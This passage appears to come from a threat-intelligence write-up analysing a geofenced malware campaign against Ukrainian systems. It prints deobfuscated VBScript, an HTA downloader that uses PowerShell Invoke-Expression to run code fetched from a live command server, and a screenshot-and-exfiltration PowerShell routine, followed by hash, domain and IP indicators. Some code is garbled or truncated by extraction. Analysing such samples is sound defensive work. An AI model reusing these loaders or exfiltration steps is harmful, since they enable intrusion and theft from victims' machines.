   ssnt .3 .0 ").createelement("base64 ") : adaptedeUzjf.datatype = "
bin.base64 " : adaptedeUzjf.text = earnesteUnSJbo : facilitateqVy = adaptedeUzjf.nodetypedvalue : end function : function orchardbQJ(peculiarzYu,coinYftLM) :
msxml2.xmlhttp ") : foxbwrBehh.open "
post " , peculiarzYu, false : foxbwrBehh.setrequestheader "
user - agent " , coinYftLM : foxbwrBehh.send : orchardbQJ = foxbwrBehh.responsebody : end function : function indiceszovRz(geometrypQM) :
set biologyIDAdj = createobject("adodb.stream ") :
biologyIDAdj.type = 1 :  biologyIDAdj.open :  biologyI
DAdj.write geometrypQM: biologyIDAdj.position = 0:
biologyIDAdj.type = 2: biologyIDAdj.charset = "utf-8":
indiceszovRz = biologyIDAdj.readtext: biologyIDAdj.close:
end function "
```

Figure 7: Part 2 Deobfuscated

With a request txxp://ip-api.com/csv/delicious71.kolopartor[.]ru?fields=query The script gets the IP address of the domain.

hxxp://143.244.131[.]123
hxxp://141.164.45[.]200

Next, the following data is sent to the remote server.


%userprofile%
%systemdrive%
%computername%

If the threat actors are interested in the system on which they were able to execute this code, they will later send further code to deploy the infrastructure.

>The actor constantly changes their tools to either low detection or lightweight recon of system information before retrieving the main payload. This is clearly seen in the following .lnk file.

File Type	.lnk file
Sha 256	d965892ede4f74fa62248b381160ed6f0cd9158bf4788de40b57815f9108bc15

A file containing a link to hxxp://a0681546.xsph[.]ru/death/quickly.xml launches when the file is opened. The server on which this quickly.xml is located is also configured in such a way that it responds to requests with Ukrainian IP addresses.



```
<html>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
  <body>
    <script language="VBScript">
CreateObject("WScript.Shell").Run "ipconfig  /flushdns", 0, false
CreateObject("Wscript.Shell").Run "cmd.exe /c echo Wscript.CreateObject(""WScript.Shell"").Run ""%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe -c """"
CreateObject("Wscript.Shell").Run "cmd.exe /c echo iNVokE-eXpreSsioN $(New-Object net.webclient).UploadString('http://zvonishu.ru/get.php','') >  %USERPROFILE%\
CreateObject("Wscript.Shell").Run "cmd.exe /c wscript.exe %USERPROFILE%\password.txt //b //e:VBScript",0, True
CreateObject("Word.Application").Visible = True
    </script>
   <script type="text/javascript">
self.close();
</script>
</body>
</html>
```


Figure 8: quickly.xml

The next-stage payload retrieved from hxxp://zvonishu[.]ru/get.php is geofenced to deliver only to Ukrainian based systems. This domain is less than a month old and was created on 2022-05-25 and currently hosted on IP 95.179.216[.]77. Pivoting via reverse DNS we’re able to identify the following likely related and also recently registered domains:

akashito[.]ru 2022-05-18
bilitora[.]ru 2022-02-28
billyhot[.]ru 2022-02-28
bilotrast[.]ru 2022-06-05
dodortar[.]ru 2022-02-28
dogvilla[.]ru 2022-04-29
fingerso[.]ru 2022-05-26

ginyou[.]ru 2022-05-20
hikortaf[.]ru 2022-02-28
hitmomas[.]ru 2022-05-20
kopratiso[.]ru 2022-02-28
kudrashi[.]ru 2022-05-18
migrotu[.]ru 2022-05-26
milotraf[.]ru 2022-04-29
mitlight[.]ru 2022-05-20
nikotod[.]ru 2022-04-14
nitikora[.]ru 2022-02-28
qiwardos[.]ru 2022-02-28
vosemart[.]ru 2022-05-20
zvonishu[.]ru 2022-05-26

The next-stage payload takes a screenshot and gathers identifying machine information to post back to the same server and assuming conditions are met, downloads the next stage of the malware:



```
Remove - Item $env: USERPROFILE\ index.txt;
Remove - Item $env: USERPROFILE\ password.txt;
$screen = 0;
while ($count - le 4) {
    if ($screen - le 9) {
        $screen++;
        [void][Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
        $size = [Windows.Forms.SystemInformation]::VirtualScreen;
        $bitmap = new - object Drawing.Bitmap $size.width, $size.height;
        $graphics = [Drawing.Graphics]::FromImage($bitmap);
        $graphics.CopyFromScreen($size.location, [Drawing.Point]::Empty, $size.size);
        $graphics.Dispose();
        $bitmap.Save("$env:USERPROFILE\test.png");
        $bitmap.Dispose();
        $file = "$env:USERPROFILE\test.png";
        $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($file));
        Remove - Item - Path "$env:USERPROFILE\test.png" - Force;
    } else {
        $base64string = "s"
    }
    $WebClient = New - Object net.webclient;
```

Figure 9: System Enumeration

Deep File Inspection provide an opportunity to empower your operations and overcome the limitations inherent with other malware prevention solutions. To illuminate the security gap your organization faces, InQuest has developed the Email Security Assessment to test the efficacy of typical mail providers’ security controls.

IoCs:

a93ff0e6c42aa3f011a53108dc9b224dc85d9e0930f81e3b3010801089126e4e
1a1ac565ba08ac51eb6ef27d0fe47a03372112f476ad3008f6ead30dbdcee565
6c1799a8141219b8933cdee57b27dfbf2561e48c3e4ec77ead685330e9c8aa23
c9939f994e25e1e935f101ee8bc4ce033aad8bea96d192dc700deb1d04ef7c66
c850c872318328777441a6916d1994b714ad2c40104d9a7ebb9cfb0e537a3737
d965892ede4f74fa62248b381160ed6f0cd9158bf4788de40b57815f9108bc15
6e7e381a1f7c739e4961957c1984b9eb8c0dee6cf7f15cd0a35c129d1147b013

alphabet.fake39.vipertos[.]ru
alphabet.fake42.vipertos[.]ru
alphabet.fake64.vipertos[.]ru
alphabet.fake84.vipertos[.]ru
alphabet.fake89.vipertos[.]ru
claim.goat19.vipertos[.]ru
claim.goat57.vipertos[.]ru
fake39.vipertos[.]ru
fake42.vipertos[.]ru
fake64.vipertos[.]ru
fake84.vipertos[.]ru
fake89.vipertos[.]ru
fancied.intense37.vipertos[.]ru
goat19.vipertos[.]ru
goat57.vipertos[.]ru
intense37.vipertos[.]ru
kasimov.vipertos[.]ru
necessary42.vipertos[.]ru
preview.necessary42.vipertos[.]ru
www.vipertos[.]ru
xml.vipertos[.]ru

Tags

threat-hunting in-the-wild threat-intel